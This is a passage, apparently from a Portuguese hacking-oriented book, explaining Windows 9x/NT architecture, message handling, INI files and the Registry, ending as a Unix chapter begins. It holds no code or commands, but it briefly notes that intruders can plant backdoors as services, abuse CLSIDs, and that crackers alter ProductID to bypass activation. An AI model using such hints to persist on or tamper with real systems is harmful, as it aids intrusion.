O último elemento é, em companhia da Interface com o Usuário, o mais palpável. O Registro é um banco de dados que guarda as configurações globais de todo o sistema, bem como as de cada aplicativo. Qualquer alteração comportamental ou de funcionamento do sistema deve ser efetuada no Registro.

▸ Família WinNT

A arquitetura da família WinNT difere radicalmente da família Win9x. Nela, há uma separação explícita entre o modo de operação do *kernel* e o modo de operação do usuário. Os programas do usuário rodam em um espaço de memória exclusivo e possuem um tempo determinado de uso de CPU. Os processos rodando no modo *kernel* estão, dessa forma, protegidos contra a ação predatória de programas "mal-educados".




Ao contrário de sistemas operacionais mais antigos, como o Unix original e os sistemas de mainframes, o kernel do Windows NT e descendentes não é monolítico. Em vez de carregar todos os tipos de device drivers possíveis e imagináveis dentro da "cachola", o Windows emprega o conceito de microkernel: um núcleo com apenas os serviços mais críticos e essenciais que pode ser complementado com programas auxiliares externos. A maioria desses programas externos roda em modo user, deixando o kernel mode apenas para os serviços de mais baixo nível e alta prioridade. Tais serviços estão divididos em cinco grandes componentes. O primeiro é o GDI, que controla os dispositivos de vídeo de forma semelhante ao da família Win9x.

Os quatro outros componentes – Windows Executive, Kernel, Device Drivers e HAL – são tão intimamente ligados entre si que aparecem num mesmo quadro em nosso diagrama. O Executive abriga diversos módulos de interface entre o kernel e os outros componentes, tanto para o usuário e programas quanto para o hardware – poderia ser considerado um "shell" do kernel. Os device drivers trabalham de maneira também muito semelhante aos da família Win9x, com arquitetura baseada em VxDs e WDM. Por último, o Hardware Abstraction Layer ou HAL, fornece uma camada de abstração para o kernel.

O princípio de funcionamento do HAL é muito parecido com o do modelo Universal/Mini-driver. O HAL "engana" o núcleo do Windows, fazendo com que ele acredite que o hardware seja sempre o mesmo. Se alguma coisa na arquitetura do PC mudar – por exemplo, um novo método de acesso à memória –, basta instalar um novo HAL. Não haverá necessidade de reinstalar uma versão mais nova do Windows, muito menos reescrevê-lo todo novamente.

Os sistemas da família WinNT também se utilizam do conceito de Registro para manter as configurações do sistema. A estrutura do registro é, inclusive, muito parecida com a da família Win9x.



Observe as semelhanças e diferenças entre este diagrama e o da família Win9x. Dentro do Executive, temos um módulo VMM com função idêntica ao do Windows 9x. Três outros módulos (Gerenciador de Objetos, de Processos e de Chamadas de Sistema) cuidam do gerenciamento de instâncias de processos e métodos para o kernel. Um novo módulo é o Gerenciador de Referência de Segurança, que fornece serviços de autenticação e segurança para os subsistemas externos. Lembre-se de que a família NT é verdadeiramente multiusuária e, portanto, necessita de rotinas de autenticação e controle de acesso. O último módulo, chamado de Gerenciador de E/S (I/O Manager), agrega os serviços de E/S do Windows para dispositivos de hardware, comunicação externa (serial e redes) e principalmente com os dispositivos de armazenamento (discos e fitas).

Os vários subsistemas que rodam em modo usuário controlam a criação de máquinas virtuais para as aplicações dos usuários. Observe que há um subsistema exclusivo para segurança que apresenta os diálogos de autenticação para o usuário e comunica-se com o Gerenciador de Referência de Segurança no núcleo do sistema para prover ou negar acesso.

Queime um pouco de neurônios e tente descobrir como cada um dos módulos mostrados aí funciona e interage com os outros. Pesquise na Internet até encontrar explicações sobre cada um deles, sem deixar de procurar por nenhum. Depois disso, largue o livro, arrume-se, saia de casa e vá ver gente. Tomar um chope talvez...

Entidades

O Windows é um sistema operacional baseado em eventos. Por eventos, entendemos qualquer atividade em algum hardware - o movimento do mouse, por exemplo - ou os sinais provenientes de programas - quando uma janela é fechada.

O Windows possui três entidades principais: *programas*, *janelas* e *mensagens*. Os *programas* são os aplicativos que as pessoas usam: seu editor de textos preferido, a calculadora, o jogo de Paciência ou o emulador de terminal. Cada programa possui uma ou mais *janelas*. O usuário se comunica com os programas através do sistema operacional, que se utiliza de *mensagens* para tal. Cada programa se comunica com suas várias janelas também através de mensagens.

Os programas são compostos de um ou mais arquivos. Os tipos mais comuns de arquivos em programas para Windows são os de extensão EXE (as partes do código específicas daquele programa), DLL (bibliotecas compartilhados de funções) e, mais recentemente, controles ActiveX (um tipo especial de DLL contendo extensões multimídia).

As DLLs são componentes importantes nos sistemas Windows. Acrônimo para Dinamic Link Libraries, elas são bibliotecas de funções que podem ser acessadas por qualquer aplicativo. Além de reduzir o tamanho dos arquivos EXE, são as DLLs que permitem que vários programas compartilhem o mesmo recurso ou a mesma característica. Por exemplo, todos os aplicativos para Windows possuem a mesma aparência devido a uma DLL em especial, a GDI.DLL, que cuida da interface gráfica com o usuário. Praticamente todo o kernel do Windows é baseado em arquivos DLL[5]. Programadores podem, ainda, utilizar funções das Microsoft Foundation Classes para facilitar o seu trabalho. As MFCs estão contidas numa DLL chamada MFC.DLL.

Os programas geram diversas janelas. Além da apresentação visual, as janelas são entidades que encerram em si dezenas, às vezes centenas, de campos de informação que controlam cores, tamanho da janela, tamanho da borda, posição dos objetos dentro da janela, etc. Um deles é chamado de *handle*, que identifica o programa que gerou a janela. Outro campo é o *window handle*, que identifica a janela com um número único (diferente de zero) no sistema. Um terceiro campo de interesse é o *Z-order*. É a partir dele que o sistema define a ordem de apresentação das janelas.

Para a comunicação entre o sistema operacional, os programas e suas janelas, são emitidas mensagens entre eles. Uma mensagem nada mais é do que uma pequena estrutura de dados. Normalmente, ela inclui:

5 Obviamente não estamos considerando as partes do kernel herdadas do MS-DOS. No Apêndice "o Kernel do MS-DOS" (que está no CD) temos uma rápida explicação de como funciona o kernel do MS-DOS.

- Timestamp (hora em que foi emitida) da mensagem
- Identificador da mensagem
- Identificador da janela (window handle)
- Dois ou mais campos para a mensagem em si

O identificador da mensagem informa ao programa ou janela o "assunto" da mensagem. Os nomes das mensagens são sugestivos, como por exemplo *WM_LBUTTONDOWN* (botão esquerdo do mouse foi pressionado) ou *WM_KEYDOWN* (uma tecla foi pressionada). Entretanto, internamente cada um desses nomes é substituído por uma constante numérica. Os nomes são apenas mnemônicos[6].

As mensagens são geradas de forma bem simples. Vamos imaginar uma situação real: o usuário pressionou a tecla "A". O teclado envia ao computador um trem de dados indicando primeiro que uma tecla foi pressionada, depois qual tecla foi essa e, em seguida, o número ASCII do caractere correspondente à tecla. Quando o usuário solta a tecla, o teclado ainda envia um sinal indicando esse evento. Cada peça de hardware em seu computador possui um sinal elétrico chamado *interrupção* associado a ela. A BIOS do computador, quando recebe um sinal de interrupção, pára tudo o que está fazendo e desvia o processamento para um determinado endereço associado a essa interrupção, e entrega o controle da CPU ao programa que lá reside. Esse programa é chamado de *manipulador de interrupções* ou *interrupt handler*.

O *interrupt handler* não é um programa da BIOS e sim uma rotina do sistema operacional, portanto é óbvio que o Windows instalou lá seu próprio manipulador para montar mensagens baseadas nas interrupções recebidas. A mensagem do exemplo conterá o identificador de mensagens WM_KEYDOWN, um número identificando qual tecla foi pressionada e o identificador da janela em que a tecla foi pressionada. Depois disso, a mensagem será enviada à janela. O teclado gerará ainda outra mensagem identificada como WM_CHAR, contendo o código ASCII da tecla. Quando a tecla for solta, é gerada uma mensagem WM_KEYRELEASE.

As mensagens geradas vão para uma fila chamada *application message queue*. Cada programa possui sua fila, e o Windows direciona corretamente as mensagens para cada um. As aplicações vão sacando cada mensagem da fila e as redirecionando para as janelas correspondentes. As janelas, por sua vez, possuem funções embutidas chamadas de *window procedures*, que tratam os dados recebidos na mensagem e decidem o que fazer com eles. Algumas mensagens não são direcionadas a nenhuma janela. Tais mensagens caem no procedimento *default* do Windows e são tratadas pelo próprio kernel.

6 Não é objetivo deste livro servir de referência para programadores. Entretanto, se você quiser realmente aprender como vírus e cavalos de tróia funcionam no Windows, é necessário que você domine um pouco mais de programação do que o básico de Visual Basic ou Delphi. Bons pontos de partida são as documentações da Microsoft Foundation Classes (MFC), do Windows Software Development Kit (WSDK) e o site oficial da Microsoft (www.microsoft.com).

Como é mesmo que eu faço aquilo?

Todo sistema operacional possui um mecanismo para manter suas configurações. Com o Windows não podia ser diferente, mas, ao contrário de vários outros SOs que utilizam arquivos de texto puro, a Microsoft criou uma estrutura compilada (binária) e extremamente obscura de guardar as coisas. Há prós e contras nessa abordagem.

Os arquivos INI

O veterano Windows 3 possuía uma maneira aparentemente fácil de manter as configurações do sistema. Por meio de arquivos de texto simples com extensão INI, era possível definir todas as configurações do Windows e das aplicações, carregar drivers de dispositivo e módulos para o kernel do sistema operacional.

Inicialmente havia dois arquivos, WIN.INI e SYSTEM.INI. O primeiro armazenava as configurações referentes ao usuário (cores, ícones, posição das janelas) e o segundo as partes referentes à máquina, ao hardware e ao funcionamento interno do Windows – drivers de dispositivo, programas residentes, caminhos e arquivos internos. O arquivo SYSTEM.INI guardava também configurações dos programas e aplicativos que o usuário instalava em sua máquina.

Mas a vida era dura antes do Windows 95. Os arquivos INI podiam ter um tamanho máximo de apenas 64 KB. Mesmo sendo um arquivo de texto puro essa limitação permitia guardar uma quantidade de informações muito pequena. A solução foi colocar, no SYSTEM.INI, apontadores para o local de outros arquivos INI, e cada aplicação poderia ter o seu. Os programas ainda tinham permissão de manter suas configurações no SYSTEM.INI, mas os desenvolvedores eram encorajados a criar seus próprios INIs. Por exemplo, no SYSTEM.INI havia uma indicação para o Microsoft Excel (C:/OFFICE/EXCEL.INI), e nele o Excel guardaria suas configurações. Simples, não? Nem tanto.

No início, os usuários instalavam poucos programas. Gerenciar poucos INIs era tarefa fácil para o Windows e para o usuário. Mas, à medida que novos programas começaram a aparecer – alguns sérios e uma imensa maioria de inutilidades repletas de barulhinhos –, já não era possível desempenhar tal função com a galhardia de outrora. Como determinar qual dos arquivos INI (os de sistema e os das aplicações) terá precedência, caso algum parâmetro esteja conflitante?

O limite de 64 KB também começou a ficar pequeno para a quantidade de detalhes que cada aplicação tinha de armazenar, e mesmo o SYSTEM.INI estava repleto de vetores apontando para os outros INIs. Outros fatores contribuíam para o aumento do tamanho dos INIs: aplicativos que eram desinstalados normalmente não removiam suas linhas do SYSTEM.INI, e mesmo um simples upgrade de programa (por exemplo, do WordPerfect 2 para o 3), na maioria das vezes, terminava em configurações duplicadas no arquivo. No boot, o Windows era obrigado a ler o conteúdo de paquidérmicos WIN.INI e SYSTEM.INI, que, mesmo menores do que 64 KB, contribuíam para a queda de desempenho do sistema.

Registrar o quê?

A partir do Windows NT, e notadamente no Windows 95, a Microsoft introduziu uma nova maneira de lidar com essas informações que fosse, ao mesmo tempo, centralizada e flexível. Batizada de Registro do Windows (ou, em inglês, Windows Registry), o novo sistema de armazenamento alivia o SO de ter de lidar com uma infinidade de arquivos INI espalhados por diversos diretórios.

Mas o que é, exatamente, esse negócio de Registro? Podemos defini-lo como um banco de dados em que são arquivadas todas as configurações do sistema. Sempre que um usuário faz alguma mudança no Painel de Controle, altera alguma associação de arquivo ou instala um programa, tais mudanças são guardadas nele. O sistema ainda usa o Registro para rastrear os softwares instalados, seus arquivos e como cada programa se relaciona com os outros.

Em termos puramente lógicos, o registro é uma entidade única, embora esteja fisicamente contido em um conjunto de arquivos separados por afinidade de configuração. Cada um deles possui um tamanho limite de 40 MB – mais do que suficiente para qualquer aplicação.

Na família Win9x temos os arquivos SYSTEM.DAT, que trata das configurações de hardware e software, e USER.DAT, que trata das configurações pessoais de cada usuário. O Windows Me ainda possui um terceiro arquivo chamado CLASSES.DAT, que armazena algumas informações sobre programas e associações de arquivos. Os arquivos SYSTEM.DAT e CLASSES.DAT, sendo únicos, estão sempre no diretório C:\WINDOWS. Sempre há um USER.DAT nesse mesmo diretório, também. No entanto, se o seu sistema estiver configurado para permitir perfis, cada usuário terá seu próprio USER.DAT no diretório C:\WINDOWS\ Profiles\<nome do usuário>\, ficando o arquivo do diretório do Windows apenas como default. Quando o usuário faz login no sistema, sua área de trabalho personalizada será lida e carregada. Caso a utilização de perfis de usuário esteja desabilitada, todos os usuários compartilharão as mesmas preferências gravadas em C:\WINDOWS\USER.DAT.


A família WinNT (incluindo aí o Windows 2000) mantém todos os arquivos do registro em %SystemRoot%\System32\Config. Ao contrário do Windows 9x, seis arquivos abrigam o registro da família NT: DEFAULT.DAT, SAM.DAT, SECURITY.DAT, SOFTWARE.DAT, SYSTEM.DAT e NTUSER.DAT. Os arquivos que contêm o registro são chamados de Hives[7].

Apesar das diferenças físicas, logicamente os registros das duas famílias são muito parecidos. Ambos residem em arquivos binários, são baseados em elementos simples, compostos por uma dupla "nome = dado", são organizados em cinco ou mais grandes seções, chamadas de Root Keys (ou HKEYs) e não podem ser editados diretamente: é necessário usar programas especiais para tal. Existem diversas ferramentas que podem ser utilizadas para visualizar e editar o registro. A mais simples é o Editor de Registros (REGEDIT.EXE), incluído no próprio Windows. Usaremos o RegEdit para "escarafunchar" um pouco em nosso sistema.


7 Uma curiosidade: os Hives do Windows XP não possuem a extensão .dat

A estrutura do Registro

Para organizar melhor os dados no registro, adotou-se uma estrutura hierárquica. Por isso mesmo essa estrutura assemelha-se à organização em diretórios e subdiretórios – ou, usando a terminologia Microsoft, "pastas e subpastas". O RegEdit tira partido disso e apresenta essa estrutura de forma muito similar à que o Windows Explorer mostra o conteúdo de seu disco rígido.



Observe que os dados estão organizados em seis grandes grupos cujos nomes iniciam-se com a sigla HKEY. Cada um desses grupos é chamado de seção ou Root Key e pode conter valores chamados de chaves. Por exemplo, no Root Key HKEY_USERS do exemplo acima, há uma chave chamada .DEFAULT e outra chamada Software. Chaves podem possuir duplas nome/dado chamadas de valor ou outras chaves. A chave Software possui uma subchave chamada Microsoft, que por sua vez possui outra subchave chamada Windows, que por sua vez possui um valor padrão. São as duplas nome/dado que realmente armazenam as informações no registro. Há três tipos de valores: String (um valor em texto puro), Binary (um valor binário – normalmente dados referentes a hardware e chaves de ativação criptografadas de software) e DWORD (normalmente um valor booleano – 1 para ativado, 0 para desativado). A utilização de cada um deles dependerá do contexto.



Há cinco seções em algumas versões do Windows e seis nas demais. Cada seção tem uma especialização e contém as informações referentes a ela.

- **HKEY_CLASSES_ROOT** – Esta seção contém todas as associações de arquivo do Windows. É por meio dela que o Windows suporta *drag and drop* e OLE e permite a definição de atalhos no sistema. Alguns aspectos da GUI

(interface gráfica com o usuário) também são definidos nela. Para remover uma associação, basta excluir a chave com a extensão do arquivo. Este Root Key é falso: na verdade, é uma subchave de HKEY_LOCAL_MACHINE.

- **HKEY_CURRENT_USER** – Contém as informações do usuário que está atualmente usando o sistema. Também é um Root Key falso: na verdade é um atalho para uma subchave na seção HKEY_USERS. Quando o usuário dá logout, todas as configurações de desktop, menu Iniciar, login e senhas de HKEY_CURRENT_USER são salvas na chave exclusiva do usuário em HKEY_USERS.
- **HKEY_LOCAL_MACHINE** – As informações usáveis por todos os usuários indiscriminadamente estão nesta seção, incluindo hardware e seus drivers, software instalado e sua configuração e preferências globais em geral.
- **HKEY_USERS** – Aqui vão as preferências individuais de cada usuário, que é representado por uma subchave CLSID. Quando o usuário se "loga" no sistema, suas preferências e configurações são copiadas daqui para HKEY_CURRENT_USER. Quando o usuário dá "logout" – e aparece aquele diálogo dizendo "Salvando suas configurações" ou "Saving your settings" –, o sistema está na realidade copiando o conteúdo de HKEY_CURRENT_USER de volta na chave privada do usuário em HKEY_USERS. Uma maneira fácil de voltar as configurações do usuário ao padrão do sistema é apagar sua chave neste Root Key.
- **HKEY_CURRENT_CONFIG** – Semelhante a HKEY_CURRENT_USER. Antes de serem salvas, as alterações no registro referentes à instalação de hardware e software estão guardadas neste Root Key, que na verdade é apenas um atalho para uma subchave em HKEY_LOCAL_MACHINE.
- **HKEY_DYN_DATA** – Mais um Root Key falso: aponta para outra subchave de HKEY_LOCAL_MACHINE. Dispositivos Plug and Play usam esta seção para armazenar suas configurações durante a instalação. Como o próprio nome diz, esse Root Key é dinâmico e será alterado sempre que dispositivos de hardware forem instalados ou removidos do sistema. Sistemas da família WinNT (incluindo Windows 2000 e Windows XP) não possuem este Root Key, embora a chave dentro de HKEY_LOCAL_MACHINE ainda exista.

Todas as chaves e subchaves possuem um valor padrão e podem possuir um ou mais valores modificáveis. O que chamamos de valor é na realidade uma dupla formada por um nome que o identifica e um dado a ele associado.

Um duplo clique em qualquer um dos valores permite editá-los. Não é necessário "salvar" as alterações: o próprio RegEdit se encarrega de fazê-lo automaticamente ao ser fechado.

CLSID?

Algumas chaves e valores possuem um código completamente ilegível chamado CLSID. Acrônimo para Class Identifier, os CLSIDs são uma seqüência de letras

8 Classes são entidades "clonáveis" que encerram dentro de si valores variáveis e constantes e rotinas chamadas de métodos. Para mais informações, consulte os apêndices sobre programação disponíveis no CD.

e números, únicos no sistema, que identificam cada um dos componentes COM existentes. Um exemplo de CLSID é {172BDDF8-CEEA-11D1-8B05-00600806D9B6}. Complicado, não?

Component Object Models ou COMs são meios de controlar o Windows através de scripts simples. O sistema usa o modelo cliente/servidor: há programas que oferecem serviços COM para que aplicações-cliente possam usar. As aplicações-cliente são os scripts criados pelo usuário. Os servidores COM disponibilizam os métodos (rotinas que fazem alguma coisa) e variáveis por meio de classes[8]. Cada uma das classes existentes no Windows possui um identificador único chamado Class Identifier ou CLSID.

Um servidor COM muito conhecido dos programadores é o Microsoft Word. É possível usar um objeto do Word em outras aplicações por meio do CLSID desse objeto. Outros servidores COM muito usados são o Internet Explorer (a base do Windows) e o Outlook Express.

É possível controlar diversos aspectos do Windows simplesmente associando CLSIDs a chaves no Registro. Assim como os programadores o fazem para facilitar sua vida, os hackers usam os CLSIDs não documentados para criar meios de "tomar" sua máquina em uma invasão. Por meio dos CLSIDs é possível usar os próprios mecanismos do Windows para estabelecer uma comunicação entre o computador invadido e o invasor, sem a necessidade de um cavalo de tróia muito elaborado.

Com esses fundamentos já é possível dissecar as entranhas desse ente misterioso. Os autores acreditam que seria possível implementar CLSIDs com nomes mais legíveis, mas a Microsoft não só elaborou o padrão dessa forma obscurantista como não divulgou muitas informações a respeito. Apesar disso, algumas informações sobre CLSIDs, COM e o Registro podem ser encontradas no TechNet (www.microsoft.com/technet). Foge ao escopo deste livro analisar com profundidade todos os aspectos do Registro e seus CLSIDs, embora seja obrigação de todo candidato a hacker ir atrás desses conceitos.

Um pouco de graxa nos cotovelos...

De todo o Registro do Windows, a seção mais interessante é, realmente, a HKEY_LOCAL_MACHINE. Usando o RegEdit, navegue até essa Root Key e observe atentamente suas chaves. As descrições abaixo servem para a família WinNT – foram retiradas de um Windows XP Professional. A Família Win9x possui algumas diferenças, embora seja muito semelhante na maioria dos elementos.

A chave System contém três chaves ControlSet (no Win9x, apenas uma), mais as chaves LastKnownGoodRecovery (que aponta para o melhor ControlSet em caso de pane), Mounted Devices (que lista todos os dispositivos de disco e de rede em uso), Select (com configurações padrão) e Setup (com informações sobre a instalação do Windows). As chaves ControlSet001 e ControlSet002 existem apenas na família WinNT e são backups de configurações anteriores. Uma delas será utilizada se, durante o boot, for escolhida a opção "Revert to last known

good configuration" ou "Usar última configuração funcional". A chave CurrentControlSet existe em todas as famílias Windows e é a que efetivamente abriga a configuração atual de seu computador. É dividida em quatro seções:

- A Control contém as configurações do Painel de Controle. Na realidade, o Painel de Controle é meramente um front end para essa chave.
- A chave Enum contém informações a respeito de todas as interfaces de I/O do computador, como USB, IDE e PCI. Normalmente não se deve "bulir" com essa chave, mas hackers experientes podem usá-la para auxiliar no controle do computador invadido, forçar uma vulnerabilidade ou plantar alguma bomba-relógio.
- A Hardware Profiles guarda as configurações de hardware da máquina. O Windows permite que várias configurações de hardware diferentes possam ser usadas na mesma instalação, e elas são guardadas aqui. Para excluir uma configuração de hardware, basta excluir a subchave correspondente. O perfil de hardware sendo usado está contido em Current. Hackers mal-intencionados podem alterar ou excluir as subchaves e deixar a máquina desconfigurada.
- Por fim, a Services contém dados sobre todos os serviços que estão sendo executados. É nessa seção que os drivers de dispositivo, as bibliotecas de vínculo dinâmico (DLL) e os módulos de virtualização do kernel (VxD) são carregados. VxDs são, na realidade, referências a grupos de arquivos com extensão SYS. Na chave Services também são armazenados os parâmetros que devem ser passados aos VxDs e às DLLs quando são chamadas. Na prática, todos os serviços que o Windows conhece (estejam rodando ou não) estão armazenados em subchaves dentro de Services, incluindo serviços de comunicação e redes. Isso significa que apagar uma chave dessas significa esconder do Windows a existência de tal serviço ou programa mesmo que ainda esteja fisicamente instalado no HD! O administrador de sistemas pode simplesmente excluir daqui uma configuração de redes que esteja dando problemas. E o hacker, por sua vez, pode implementar seus backdoors como serviços nessa chave.

Ainda em HKEY_LOCAL_MACHINE, a chave HARDWARE contém atalhos para outras partes do registro que possuam informações sobre o hardware instalado. É composto pelas chaves ACPI (dados do fabricante da máquina), DESCRIPTION (dados sobre processador e memória), DEVICEMAPS (configuração de dispositivos de E/S) e RESOURCEMAPS (configuração dos recursos do Windows).

De todas as chaves de HKEY_LOCAL_MACHINE, talvez a mais importante para nosso estudo seja a seção SOFTWARE. Observe a organização por fornecedor. A chave de cada fornecedor – por exemplo, Adobe, StarDivision, Microsoft – encerra as informações globais para todos os aplicativos de um mesmo fabricante, incluindo rastreamento de versões, instruções para atualização e desinstalação, pastas de instalação, de trabalho e de origem. Algumas variáveis de sistema também são mantidas aí, como, por exemplo, a chave Classes, que contém as associações de arquivo. O Root Key HKEY_CLASSES_ROOT é, na verdade, apenas um atalho para HKEY_LOCAL_MACHINE\SOFTWARE\Classes.

O tesouro

Cada fabricante tem sua própria subchave, e a Microsoft, sendo também uma desenvolvedora de software, possui uma subchave em HKEY_LOCAL_MACHINE\SOFTWARE. A diferença é que, sendo a desenvolvedora do sistema, colocou ali tudo o que poderia ser necessário para a configuração e integração com outros produtos Microsoft. Portanto, não há aqui apenas informações sobre os programas Microsoft instalados, como o Word ou o Excel. Muitas informações que podem ser usadas pelos serviços de BackOffice, bem como a maioria dos serviços Microsoft, possuem chaves aqui. Informações sobre DLLs, controles e plug-ins ActiveX, o Microsoft Installer (MSI) e a localização das mídias de instalação, entre outras coisas, também possuem entradas sob a chave Microsoft.

Como exercício antes de prosseguir, coloque o livro um pouco de lado e pesquise bastante em todas as subchaves abaixo da chave Microsoft. Entre em uma por uma, verifique seus nomes e subchaves, verifique o conteúdo (nome/dado) dos valores. Observe que há chaves que possuem vários valores em um nível, mesmo este tendo subchaves de nível mais baixo. Não altere nada! Apenas observe e deixe a chave Windows para o final. Pronto? Ótimo!

Vamos olhar com mais atenção a chave Windows. Nela há três chaves: Current Version, ITStorage e Shell. A ITStorage e Shell não têm muita utilidade em sistemas isolados, mas a Current Version possui muitas informações interessantes. Observe os valores da própria chave. Entre eles temos o ProductID (que, no Windows XP, é importantíssimo para a ativação – e é um dos valores alterados pelos crackers para burlá-la) e os caminhos para os componentes primários do Windows, como o local onde estão os arquivos de programas.

Além desses valores, a chave Current Version abriga centenas de subchaves. Algumas são fáceis de entender, como a chave Explorer\Tips, que contém as "dicas do dia". É possível alterá-las para colocar outras dicas ou mesmo incluir mais valores com novas dicas. Outras subchaves são mais herméticas. A subchave Installer, por exemplo, abriga dados relativos ao Microsoft Installer (MSI), mas faz uso dos indecifráveis valores CSLID. Navegue um pouco por essas duas chaves e só retome a leitura do livro quando tiver uma visão geral do funcionamento de ambas.

Com esses fundamentos entendidos, o Registro do Windows já não deve ser mais um mistério tão obscuro para o leitor. Como "tarefa para casa", sugerimos o estudo (com o RegEdit) das seguintes chaves:

```
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\EventSystem
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Multimedia
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Shared Tools
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Outlook Express
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current
Version\
- App Paths
```

```
- Control Panel
- Controls Folders
- Explorer
- Installer
- policies
- Run (programas carregados em todos os boots)
- RunOnce (programas carregados só uma vez)
- RunOnceEx (programas carregados só uma vez e depois
excluídos)
- Setup
- SharedDLLs (MUITO importante!)
- Uninstall
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet
HKEY_LOCAL_MACHINE\SYSTEM\MountedDevices
HKEY_LOCAL_MACHINE\SYSTEM\Setup
```

Lembrando sempre de que tomamos como ponto de partida o Registro do Windows XP. Se o leitor possui outra versão do Windows, será interessante também procurar pelas mesmas chaves nela para conhecer as diferenças e semelhanças.

Where to, buddy?[9]

Em um livro como este não há espaço para se aprofundar mais. Felizmente, a Internet oferece alguns recursos para quem quer ou precisa conhecer mais sobre a estrutura dos sistemas operacionais da Microsoft.

Um bom ponto de partida é o TechNet (www.microsoft.com/technet), site da Microsoft dirigido a técnicos e programadores. Na página principal, há links para as tecnologias mais atuais da empresa, como o Windows XP e a plataforma .NET. Entretanto, é possível usar os mecanismos de busca do próprio site para encontrar qualquer informação sobre qualquer produto. Com um pouco de pesquisa é possível conhecer, por exemplo, detalhes da estrutura interna do kernel do Windows 98 ou diferenças entre os registros do Windows 95 e do Windows NT. Mesmo as especificações de coisas muito antigas, como o MS-DOS e o LAN Manager, podem ser encontradas. Preferimos o site americano e não o brasileiro devido à velocidade de atualizações, embora esteja em inglês.

Outros sites em que podem haver informações sobre plataformas Microsoft são o site principal da empresa (www.microsoft.com), o Winguides (www.winguides. com) e o TechRepublic (www.techrepublic.com). Não deixe de visitá-los. Há muitas informações reunidas apenas nesses sites.

9 Quem jogava arcade games no final dos anos 80 certamente reconhece essa frase. Se ainda não descobriu de que jogo estamos falando, infelizmente não podemos dar mais nenhuma pista. Har har har har har ...

Plataformas Unix

Capítulo 4

"Subi talvez às máximas alturas, Mas, se hoje volto assim, com a alma às escuras.
É necessário que inda eu suba mais!"
Augusto dos Anjos, "Solilóquio de um visionário" do livro Eu e outros poemas – 1912

Não fomos nós que dissemos, mas sim a Netcraft (www.netcraft.com): 66% dos servidores Web na Internet rodam algum tipo de Unix. Essa maioria esmagadora de sites que prestigiam o veterano saído dos laboratórios da AT&T na década de 60 não o faz à toa. Enquanto nas máquinas *desktop* (aquelas que você usa em cima de sua escrivaninha, no trabalho ou em casa) o Microsoft Windows é considerado o padrão de fato, em servidores para Internet não há muita discussão em torno do sistema operacional a ser usado.

O Unix é um sistema com mais de 30 anos de estrada. Robusto, leve e portável, vem sendo lapidado desde seu lançamento em 1969 e, apesar de já ser bem antigo, está sempre afinado com as novidades tecnológicas. Por ser o sistema mais usado, é também o sistema mais atacado. O fato de funcionar como o motor de dois terços dos sites do mundo e mesmo assim ser muito menos invadido do que qualquer um dos adversários mostra a confiabilidade desses sistemas. A contrapartida é que, por ser assim tão confiável e poderoso, é também o sistema operacional mais usado para originar ataques, qualquer que seja o alvo.

O modelo Unix de sistemas operacionais

